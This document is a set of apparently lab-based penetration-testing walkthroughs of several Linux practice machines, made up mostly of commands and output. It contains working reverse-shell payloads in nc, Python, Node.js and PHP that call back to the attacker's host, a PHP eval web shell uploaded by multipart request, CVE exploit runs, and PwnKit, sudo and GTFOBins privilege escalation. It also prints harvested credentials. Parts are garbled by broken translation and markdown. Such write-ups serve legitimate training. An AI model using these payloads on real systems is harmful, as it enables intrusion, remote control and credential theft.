|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: All topics | CODOLOGIC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` canpath`http://192.168.204.23/admin/index.php?page=config`,logoupload reverse shell ![Codo_1.png]
(picture/Codo_1.png) Open nc, `192.168.204.23/sites/default/assets/img/attachments/shell.php`,wait for
reverse shell
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@codo:/$
```

---

```
www-data@codo:/tmp$ wget 192.168.45.242/linpeas.sh
www-data@codo:/tmp$ chmod +x linpeas.sh
www-data@codo:/tmp$./linpeas.sh
```

```
...
=====|| Searching passwords in config PHP files
/var/www/html/sites/default/config.php: 'password' => 'FatPanda123',
...
``` su rootuseFatPanda123,get root,/rootobtainproof.txt
```

```
www-data@codo:/tmp$ su root
su root
Password: FatPanda123

root@codo:~# cat proof.txt
3f49f13ba7f4d223e457b59fbb8d38c6
```



```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.146 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.146:22
Open 192.168.219.146:80
Open 192.168.219.146:3306
Open 192.168.219.146:33060

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-favicon: Unknown favicon MD5: ED9A8C7810E8C9FB7035B6C3147C9A3A
|_ http-title: SuiteCRM
|_ Requested resource was index.php?action=Login&module=Users
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
3306/tcp  open  mysql   syn-ack MySQL (unauthorized)
33060/tcp open  mysqlx? syn-ack
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
``` Check `192.168.219.146` can login, then use `admin/admin` login, Check `http://192.168.219.146/index.php?
module=Home&action=About` can `Version 7.12.3` `![Crane_1.png](picture/Crane_1.png) googleSearchcan[CVE-
2022-23940] (https://github.com/manuelz120/CVE-2022-23940) use, use [pyenv] (https://www.kali.org/docs/general-
use/using-eol-python-versions/) python`3.8.18`

```

```

(kali㉿kali)-[~/pgplay]
└─$ git clone https://github.com/manuelz120/CVE-2022-23940.git

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pyenv install 3.8

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pyenv global 3.8.18

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pyenv versions

```

```

system
2.7.18

```

- 3.8.18 (set by /home/kali/.pyenv/version)

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pip install -r "requirements.txt"

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pip install click

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ pip install requests

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

```

```

(kali㉿kali)-[~/pgplay/CVE-2022-23940]
└─$ python exploit.py -h http://192.168.219.146 -u admin -p admin -P "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.45.175 9001 >/tmp/f"

```

```

INFO: CVE-2022-23940: Login did work - Trying to create scheduled report

```

```

``` wait for reverse shell, /var/www get local.txt

```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@crane:/var/www$ cat local.txt
e75ef03130321e27dc70c8f654fa32b6
``` Check`sudo -l`, Check[GTFOBins] (https://gtfobins.github.io/gtfobins/service/#shell), get root`/root`get
proof.txt
```

```
www-data@crane:/tmp$ sudo -l
Matching Defaults entries for www-data on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
User www-data may run the following commands on localhost:
(ALL) NOPASSWD: /usr/sbin/service
www-data@crane:/tmp$ sudo /usr/sbin/service ../../bin/sh
```

## whoami

```
root
```

## cat proof.txt

```
6e7648e8e5e70387cede5159357f7f77
```

---

tags: Offsec PG Practice Intermediate Linux # CVE-2023-33831

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.35 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.35:22
Open 192.168.219.35:1881

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
1881/tcp open http syn-ack Node.js Express framework
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: F41C8C98D93BC3B707937D0C0CBFAD04
|_ http-title: FUXA
|_ http-cors: GET POST PUT DELETE
`` Search[CVE-2023-33831] (https://github.com/rodolfomarianocy/Unauthenticated-RCE-FUXA-CVE-2023-33831) use, Open nc, get root, /rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 CVE-2023-33831.py --host 192.168.219.35 --port 1881 --lhost 192.168.45.175 --lport 9001
```

## whoami

root

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@ubuntu:/usr/src/app/FUXA/server# cd /root
root@ubuntu:~# cat proof.txt
436ec938bc7fa944e9942bfe7b8d35ef
```

---

tags: Offsec PG Practice Intermediate Linux # CVE-2023-40582

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.36 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.36:22
Open 192.168.219.36:3000

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
3000/tcp open http syn-ack Node.js Express framework
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Command Guess Game
`` Search[CVE-2023-40582] (https://security.snyk.io/vuln/SNYK-JS-FINDEXEC-5876637) can``,` ,Open nc,bash,wait
for reverse shellget root,/rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.175 9001 >/tmp/f
```

## whoami

root

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@ubuntu:/usr/src/app# cd /root
root@ubuntu:~# cat proof.txt
08e38ae65e5d72f41cad6eb0139f9a2f
```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.37 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.37:22
Open 192.168.182.37:9000
Open 192.168.182.37:35595
Open 192.168.182.37:37395
Open 192.168.182.37:38215
Open 192.168.182.37:33593
Open 192.168.182.37:44217
Open 192.168.182.37:44828
Open 192.168.182.37:35831
Open 192.168.182.37:46479
Open 192.168.182.37:52365
Open 192.168.182.37:44227
Open 192.168.182.37:58192
Open 192.168.182.37:60031

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
9000/tcp open http syn-ack aiohttp 3.9.1 (Python 3.8)
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Ray Dashboard
|_ http-server-header: Python/3.8 aiohttp/3.9.1
|_ http-favicon: Unknown favicon MD5: B01715FDFFE506F5A4DC79170429446C
33593/tcp open unknown syn-ack
35595/tcp open unknown syn-ack
35831/tcp open unknown syn-ack
37395/tcp open unknown syn-ack
38215/tcp open unknown syn-ack
44217/tcp open http syn-ack WSGIServer 0.2 (Python 3.8.10)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-title: Site doesn't have a title (text/plain; version=0.0.4; charset=utf-8).
|_ http-server-header: WSGIServer/0.2 CPython/3.8.10
44227/tcp open http syn-ack WSGIServer 0.2 (Python 3.8.10)
|_ http-server-header: WSGIServer/0.2 CPython/3.8.10
|_ http-title: Site doesn't have a title (text/plain; version=0.0.4; charset=utf-8).
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
44828/tcp open unknown syn-ack
46479/tcp open unknown syn-ack
52365/tcp open http syn-ack aiohttp 3.9.1 (Python 3.8)
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ http-server-header: Python/3.8 aiohttp/3.9.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
58192/tcp open http syn-ack WSGIServer 0.2 (Python 3.8.10)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: WSGIServer/0.2 CPython/3.8.10
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-title: Site doesn't have a title (text/plain; version=0.0.4; charset=utf-8).
60031/tcp open unknown syn-ack

8 services unrecognized despite returning data. If you know the service/version, please submit the
following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
``` Search[CVE-2023-6019] (https://huntr.com/bounties/d0290f3c-b302-4161-89f2-c13bb28b4cfe),

```

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.240",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"])
```

base64 encode/decode

cHl0aG9uMyAtYyAnaW1wb3J0IHNVY2tldCxdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09

open nc

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ curl 'http://192.168.182.37:9000/worker/cpu_profile?
pid=3354&ip=192.168.182.37&duration=5&native=0&format=echo%20cHl0aG9uMyAtYyAnaW1wb3J0IHNVY2tldCxdWJwcm9jZXNzLG9:
d|sudo%20sh'
```

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@ubuntu:~# cat proof.txt
8ffff0da465d08288ebd853c778b25fa
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.170 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.170:22
Open 192.168.172.170:80
Open 192.168.172.170:8433
Open 192.168.172.170:5132

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Under Maintainence
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD
5132/tcp  open  unknown  syn-ack
8433/tcp  open  http     syn-ack Werkzeug httpd 2.0.2 (Python 3.8.10)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-methods:
|_ Supported Methods: GET OPTIONS HEAD
|_ http-server-header: Werkzeug/2.0.2 Python/3.8.10
``` Check80port, F12can

```

```

<form method="post" action="http://127.0.0.1:8433/graphql?query={login(username:$uname, password:$pswd)}"
enctype="multipart/form-data">
``` log inhttp://192.168.172.170:8433/graphql?query={login(username:$uname,%20password:$pswd)}canGraphQL,Refer
to
hacktricks - GraphQL \(https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/graphql\),get hello goodbye user getToken
listUsers getOTP

```

```

http://192.168.172.170:8433/graphql?query={__schema{types{name,fields{name}}}}

{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "hello"
            },
            {
              "name": "goodbye"
            },
            {
              "name": "user"
            },
            {
              "name": "getToken"
            },
            {
              "name": "listUsers"
            },
            {
              "name": "getOTP"
            }
          ]
        }
      ]
    }
  },
  __ __json
## getToken
http://192.168.172.170:8433/graphql?query={getToken}

{
  "errors": [
    {

```

```

    "message": "Field \"getToken\" argument \"uid\" of type \"String!\" is required but not provided.",
    "locations": [
      {
        "line": 1,
        "column": 2
      }
    ]
  }
]
}

## listUsers
http://192.168.172.170:8433/graphql?query={listUsers}

{
  "data": {
    "listUsers": ["peter", "jason"]
  }
}

## getOTP
http://192.168.172.170:8433/graphql?query=%7BgetOTP%7D
{
  "errors": [
    {
      "message": "Field \"getOTP\" argument \"username\" of type \"String!\" is required but not
provided.",
      "locations": [
        {
          "line": 1,
          "column": 2
        }
      ]
    }
  ]
}
}
``` finduser,`getOTP`can`username`,get `OTP code`
```json
http://192.168.172.170:8433/graphql?query={getOTP(username:"peter")}

{
  "data": {
    "getOTP": "Your One Time Password is: 8jzRzwOV4xTMisve"
  }
}
``` then use nc5132port`peter``OTP code`,`help``list`canmessage,`234`,peter's password`peter@safe`

```

—(kali@kali) [~/pgplay]

└─\$ rlwrap nc -nv 192.168.172.170 5132

(UNKNOWN) [192.168.172.170] 5132 (?) open

Enter Username: peter

Enter OTP: 8jzRzwOV4xTMisve

\$ help

list list messages

create create new message

exit exit the messaging system

read read the message with given id

update update the message with given id

help Show this help

\$ list

#2345 Improve the ticketing CLI syst

#1893 Staging keeps on crashing beca

#2347 [critical] The ticketing websi

#1277 Update the MySQL version, it's

#234 Hey, Please change your passwo

#0 Hey, Seriously this is getting



\$ read 234

Message No: #234

Hey, Please change your password ASAP. You know the password policy, using weak password isn't allowed. And peter@safe is very weak, use <https://password.kaspersky.com/> to check the strength of the password.

``` sshloginpeter,/home/peterget local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ ssh peter@192.168.172.170
peter@192.168.172.170's password: peter@safe

peter@depreciated:~$ cat local.txt
78f843c3142cbb9ebf7cd4a914affa41
``` use`linpeas.sh`
```

peter@depreciated:/tmp\$ wget 192.168.45.189/linpeas.sh

peter@depreciated:/tmp\$ chmod +x linpeas.sh

peter@depreciated:/tmp\$ ./linpeas.sh

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

---

peter@depreciated:/tmp\$ wget 192.168.45.189/CVE-2021-4034.py

peter@depreciated:/tmp\$ python3 CVE-2021-4034.py

## whoami

root

**python3 -c 'import pty; pty.spawn("/bin/bash")'**

root@depreciated:/root# cat proof.txt

2156edc33cf4acb6ab11798f56c686b1

---

tags: Offsec PG Practice Intermediate Linux # Dibble

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.110 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.110:80
Open 192.168.172.110:22
Open 192.168.172.110:21
Open 192.168.172.110:3000
Open 192.168.172.110:27017

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _Can't get directory listing: TIMEOUT
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.45.245
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPD 3.0.3 - secure, fast, stable
| _End of status
22/tcp open ssh syn-ack OpenSSH 8.3 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.46 ((Fedora))
| http-methods:
| _ Supported Methods: GET POST HEAD OPTIONS
| _http-generator: Drupal 9 (https://www.drupal.org)
| _http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
| /index.php/comment/reply/ /index.php/filter/tips /index.php/node/add/
| /index.php/search/ /index.php/user/password/ /index.php/user/register/
| /index.php/user/login/ /index.php/user/logout/
| _http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
| _http-title: Home | Hacking Articles
| _http-server-header: Apache/2.4.46 (Fedora)
3000/tcp open http syn-ack Node.js (Express middleware)
| _http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
27017/tcp open mongodb syn-ack MongoDB 4.2.9 4.2.9
``` Check `http://192.168.172.110:3000/`, First `Register`, log in Check F12 can `userLevel` `default` !
[Dibble_1.png] (picture/Dibble_1.png) `admin`base64log in `userLevel`, can `New Event Log`
```

```
(kali㉿kali)-[~/pgplay]
└─$ echo "admin" | base64
YWRtaW4K

``` NewEvent Lognode.jsreverse shell (https://www.revshells.com/),login can /home/benjamin get local.txt
```

```
(function(){
 var net = require("net"),
 cp = require("child_process"),
 sh = cp.spawn("/bin/sh", []);
 var client = new net.Socket();
 client.connect(3000, "192.168.45.245", function(){
 client.pipe(sh.stdin);
 sh.stdout.pipe(client);
 sh.stderr.pipe(client);
 });
 return /a/; // Prevents the Node.js application from crashing
})();
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp3000
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
[benjamin@dibble ~]$ cat local.txt
4e1e9acacf5f6a80c9555f5366037fdf
``` `linpeas.sh`
```

```
[benjamin@dibble tmp]$ wget 192.168.45.245/linpeas.sh
[benjamin@dibble tmp]$ chmod +x linpeas.sh
[benjamin@dibble tmp]$ ./linpeas.sh
```

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

```
[benjamin@dibble tmp]$ wget 192.168.45.245/exploit_nss.py
[benjamin@dibble tmp]$ python3 exploit_nss.py
[root@dibble root]# cat proof.txt
53ad21ace76c0466849216eecdfe3c99
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.221.13 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.221.13:22
Open 192.168.221.13:80

PORT  STATE SERVICE REASON  VERSION
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Wisdom Elementary School
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` usefuff
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.221.13/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt

assets [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 58ms]
index.html [Status: 200, Size: 23698, Words: 7065, Lines: 559, Duration: 56ms]
management [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 59ms]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 60ms]
vendor [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 59ms]

(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.221.13/management/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt

.htpasswd [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 59ms]
Admin [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 155ms]
Documents and Settings [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 58ms]
Login [Status: 200, Size: 6374, Words: 828, Lines: 125, Duration: 74ms]
Program Files [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 60ms]
README [Status: 200, Size: 66, Words: 8, Lines: 1, Duration: 59ms]
.hta [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 2129ms]
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 2130ms]
admin [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 66ms]
application [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 53ms]
assets [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 54ms]
dist [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 1401ms]
index.php [Status: 200, Size: 6374, Words: 828, Lines: 125, Duration: 87ms]
installation [Status: 301, Size: 334, Words: 20, Lines: 10, Duration: 70ms]
js [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 66ms]
login [Status: 200, Size: 6374, Words: 828, Lines: 125, Duration: 70ms]
payment [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 61ms]
reports list [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 55ms]
system [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 62ms]
uploads [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 323ms]
``` edb-50587 \(https://www.exploit-db.com/exploits/50587?source=post\_page-----2bb26b45d97e-----\)
),/uploads/exam_question/directorycanupload shell,,burpsuite
```

```
# request
POST /management/admin/examQuestion/create HTTP/1.1

Host: 192.168.221.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
boundary=-----183813756938980137172117669544
Content-Length: 1349
Origin: http://192.168.221.13
Connection: close
Referer: http://192.168.221.13/admin/examQuestion
Cookie: ci_session=plirg7kjp8egtb1595j7oap9e4lg0is
Upgrade-Insecure-Requests: 1

-----183813756938980137172117669544
Content-Disposition: form-data; name="name"

test4
-----183813756938980137172117669544
Content-Disposition: form-data; name="class_id"

2
-----183813756938980137172117669544
Content-Disposition: form-data; name="subject_id"

5
-----183813756938980137172117669544
Content-Disposition: form-data; name="timestamp"

2021-12-08
-----183813756938980137172117669544
Content-Disposition: form-data; name="teacher_id"

1
-----183813756938980137172117669544
Content-Disposition: form-data; name="file_type"

txt
-----183813756938980137172117669544
Content-Disposition: form-data; name="status"

1
-----183813756938980137172117669544
Content-Disposition: form-data; name="description"

123123
-----183813756938980137172117669544
Content-Disposition: form-data; name="_ysihtml5_mode"

1
-----183813756938980137172117669544
Content-Disposition: form-data; name="file_name"; filename="cmd.php"
Content-Type: application/octet-stream

<?php eval($_GET["cmd"]); ?>
-----183813756938980137172117669544--
---
```Content-Type: multipart/form-data; boundary=-----
-183813756938980137172117669544`use!!!!!!!!,find`cmd.php`upload,Go to
`http://192.168.221.13/management/uploads/exam_question/cmd.php?cmd=phpinfo()`finduse upload reverse shell
```

POST /management/admin/examQuestion/create HTTP/1.1

Host: 192.168.221.13

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Content-Type: multipart/form-data; boundary=-----183813756938980137172117669544  
Content-Length: 6988  
Origin: http://192.168.221.13  
Connection: close  
Referer: http://192.168.221.13/admin/examQuestion  
Cookie: ci\_session=plirg7kjp8egtb1595j7oap9e4lg0is  
Upgrade-Insecure-Requests: 1

-----183813756938980137172117669544  
Content-Disposition: form-data; name="name"

test4

-----183813756938980137172117669544  
Content-Disposition: form-data; name="class\_id"

2

-----183813756938980137172117669544  
Content-Disposition: form-data; name="subject\_id"

5

-----183813756938980137172117669544  
Content-Disposition: form-data; name="timestamp"

2021-12-08

-----183813756938980137172117669544  
Content-Disposition: form-data; name="teacher\_id"

1

-----183813756938980137172117669544  
Content-Disposition: form-data; name="file\_type"

txt

-----183813756938980137172117669544  
Content-Disposition: form-data; name="status"

1

-----183813756938980137172117669544  
Content-Disposition: form-data; name="description"

123123

-----183813756938980137172117669544  
Content-Disposition: form-data; name="\_wysihtml5\_mode"

1

-----183813756938980137172117669544  
Content-Disposition: form-data; name="file\_name"; filename="shell.php"  
Content-Type: application/octet-stream

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
```

```
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.198'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
...
''' Open nc, Go to http://192.168.221.13/management/uploads/exam_question/shell.php
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
``` uselinpeas
```

```
www-data@school:/tmp$ wget 192.168.45.198:22/linpeas.sh
www-data@school:/tmp$ chmod +x linpeas.sh
www-data@school:/tmp$ ./linpeas.sh
```

===== Analyzing Backup Manager Files (limit 70)

```
-rw-r--r-- 1 www-data www-data 3896 Mar 31 2023 /var/www/html/management/application/config/database.php
| ['password'] The password used to connect to the database
| ['database'] The name of the database you want to connect to
'password' => '@jCma4s8ZM<?kA',
'database' => 'school_mgment',
''' Checkdatabase.php
```

```
www-data@school:/tmp$ cat /var/www/html/management/application/config/database.php

$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'school',
    'password' => '@jCma4s8ZM<?kA',
    'database' => 'school_mgment',
    ... use `school/@jCma4s8ZM<?kA` login, Checktable
```

```
www-data@school:/tmp$ mysql -u "school"
Enter password: @jCma4s8ZM<?kA
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
```

```
| school_mgment |
| sys |
+-----+
```

```
mysql> use school_mgmet
mysql> show tables;
```

-----+
Tables_in_school_mgment
-----+
academic_syllabus
activity
admin
admin_role
assignment
attendance
bank
book
book_category
ci_sessions
circular
class
club
department
designation
dormitory
enquiry
enquiry_category
exam
exam_question
expense_category
hostel_category
hostel_room
house
invoice
language
language_list
leave
mark
material
noticeboard
parent
payment
section
settings
sms_settings
social_category
student
student_category
subject
teacher
transport
transport_route
vehicle
-----+

```
mysql> select * from teacher;
```

teacher_id	name	role	teacher_number	birthday	sex	religion	blood_group	address	phone	email	facebook	twitter	googleplus	linkedin	qualification	marital_status	file_name	password	department_id	designation_id	date_of_joining	joining_salary	status	date_of_leaving	bank_id	login_status
1	Testing Teacher	1	f82e5cc	2018-08-19	male	Christianity	B+	546787, Kertz shopping complex, Silicon Valley, United State of America, New York city.	+912345667	michael_sander@school.pg	facebook	twitter	googleplus	linkedin	PhD	Married	profile.png	3db12170ff3e811db10a76eadd9e9986e3c1a5b7	2	4	2019-09-15	5000	1	2019-09-18	3	0


```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

```
|Hash|Type|Result|
|3db12170ff3e811db10a76eadd9e9986e3c1a5b7|sha1|greatteacher123|
``` msander@can/home/msander$ get local.txt
```

```
msander@school:~$ cat local.txt
e610e2ef6a1c55e3ce48f32e2336b644
``` `/home/emiller/development` grade-app.apk `kali[Mobile-Security-Framework-MobSF]
(https://github.com/MobSF/Mobile-Security-Framework-MobSF) upload
```

```
